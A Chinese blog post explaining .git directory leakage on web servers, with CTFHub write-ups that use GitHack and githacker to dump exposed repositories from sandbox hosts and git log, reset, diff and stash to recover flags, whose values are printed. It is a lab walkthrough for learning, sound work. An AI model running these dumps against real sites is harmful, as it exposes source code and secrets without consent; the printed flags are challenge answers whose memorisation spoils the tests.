
Git泄露(.git leakage)（git log 和 Stash储藏）+ [CTFHub]Git泄露系列writeup

原创

shu天 于 2021-09-07 14:42:02 发布 251 收藏

分类专栏： ctf # web 文章标签： git git泄露 ctf



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏

Git泄露 .git leakage

当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

.git文件夹中

> hooks：存放一些shell脚本
> info：存放仓库的全局性排除文件信息
> logs：保存所有更新的引用记录
> objects：存放所有的git对象
> refs：存储指向分支的提交对象的指针
> config：仓库的配置信息
> index：暂存区（二进制）
> HEAD：映射到ref的引用

工具

githack

```
python GitHack.py http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.git
```

githacker

```
githacker --url http://challenge-cbbf884ca8dd4ebb.sandbox.ctfhub.com:10800/ --folder /home/p3/result1
```

git log查看commit日志

通过`git log`来查看commit

- diff查看改动

```
git diff [commit id]
```

- 直接reset版本回滚

```
git reset --hard [commit id]
```

Stash 储藏

link

`git stash`（git储藏）会把所有未提交的修改（包括暂存的和非暂存的）都保存起来，用于后续恢复当前工作目录。

```
git stash list  //查看现有stash
git stash pop  //恢复之前缓存的工作目录
```

```
cat .git/refs/stash
```

> `.git/refs/stash` contains the hash value for the commit tree that the stash created.
> `.git/logs/refs/stash` contains a reflog-like chunk of metadata about the stashes before the one in `.git/refs/stash`.
> `.git/index` holds a list of entries, one for each of the files in the working tree. Those entries contain the full path and filename and also cached metadata about the file, both filesystem metadata and git-related metadata.
>
> .git/refs/stash 包含存储创建的提交树的哈希值。
> .git/logs/refs/stash 在 .git/refs/stash 之前包含一个类似于 reflog 的元数据块，这些元数据是关于 stash 的。
> .git/index 包含一个条目列表，一个对应于工作树中的每个文件。这些条目包含完整路径和文件名，还包含有关文件的缓存元数据，包括文件系统元数据和与 git 相关的元数据。

wp

1.[CTFHub]Git泄露-Log


GitHack和githacker都可以做出来哒

```
sudo python GitHack.py http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.git
一定要加.git，不然会报错的
```

```
p2@p2-virtual-machine:~/GitHack$ sudo python GitHack.py http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.

  ____ _ _   _   _                 _
 / ___(_) |_| | | |__ _  ___| | __
| |  _| | __| |_| / _` |/ __| |/ /
| |_| | | |_|  _  | (_| | (__|   <
 \____|_|\__|_| |_|\__,_|\___|_|\_\{0.0.5}
 A '.git' folder disclosure exploit.

[*] Check Depends
[+] Check depends end
[*] Set Paths
[*] Target Url: http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.git/
[*] Initialize Target
[*] Try to Clone straightly
[*] Clone
Cloning into '/home/p2/GitHack/dist/challenge-842e601b1b798242.sandbox.ctfhub.com_10800'...
fatal: repository 'http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.git/' not found
[-] Clone Error
[*] Try to Clone with Directory Listing
[*] http://challenge-842e601b1b798242.sandbox.ctfhub.com:10800/.git/ is not support Directory Listing
[-] [Skip][First Try] Target is not support Directory Listing
[*] Try to clone with Cache
[*] Initialize Git
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*] objects/82/cd47f83e417b9e193a3dcc9061feea15ba843e
[*] objects/01/2ae1fc6b838a345b689ae6bb4ec0edfd517a64
[*] objects/74/6a5f494c264fdf060e95c658a4e72206f761a7
[*] objects/ee/fff0e23ab92a9b7d47774009d0b342e796d164
[*] objects/90/71e0a24f654c88aa97a2273ca595e301b7ada5
[*] objects/2c/59e3024e3bc350976778204928a21d9ff42d01
[*] objects/c4/8e73ad56e0087f40231399741acc20da729a8f
[*] objects/9b/233c86985acc5e20927d72240f7064480bd7da
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success

[+] Clone Success. Dist File : /home/p2/GitHack/dist/challenge-842e601b1b798242.sandbox.ctfhub.com_10800
```



```
$ cd dist/challenge-842e601b1b798242.sandbox.ctfhub.com_10800/   //要切到目录下
$ git log
```




```
$ sudo git reset --hard 746a5f494c264fdf060e95c658a4e72206f761a7
HEAD is now at 746a5f4 add flag

$ ls
50x.html  6191170547791.txt  index.html

$ cat 6191170547791.txt
ctfhub{fd9a240a11716c9b3f22a976}
```

commit diff也可以

```
$ git diff 746a5f494c264fdf060e95c658a4e72206f761a7   #git diff <commit id 前五位>查看改动
diff --git a/6191170547791.txt b/6191170547791.txt
deleted file mode 100644
index 9b233c8..0000000
--- a/6191170547791.txt
+++ /dev/null
@@ -1 +0,0 @@
-ctfhub{fd9a240a11716c9b3f22a976}
```

2.[CTFHub]Git泄露-Stash

只有githack可以

```
python GitHack.py http://challenge-cbbf884ca8dd4ebb.sandbox.ctfhub.com:10800/.git
cd dist/
cd challenge-cbbf884ca8dd4ebb.sandbox.ctfhub.com_10800/
```

看一下stash储藏

```
$ git stash list
stash@{0}: WIP on master: 4e125cb add flag

$ git stash pop
CONFLICT (modify/delete): 23207188499887.txt deleted in Updated upstream and modified in Stashed changes. Versio
n Stashed changes of 23207188499887.txt left in tree.

$ ls
23207188499887.txt  50x.html  index.html

$ cat 23207188499887.txt
ctfhub{97d36e2d6a40762e0c7e44c6}
```

也可以

```
$ cat .git/refs/stash
d031fc91abf760929ddf7ad37996cc5508cd288b

$ git diff d031fc91abf760929ddf7ad37996cc5508cd288b
```

3.index

git下来就可以看到了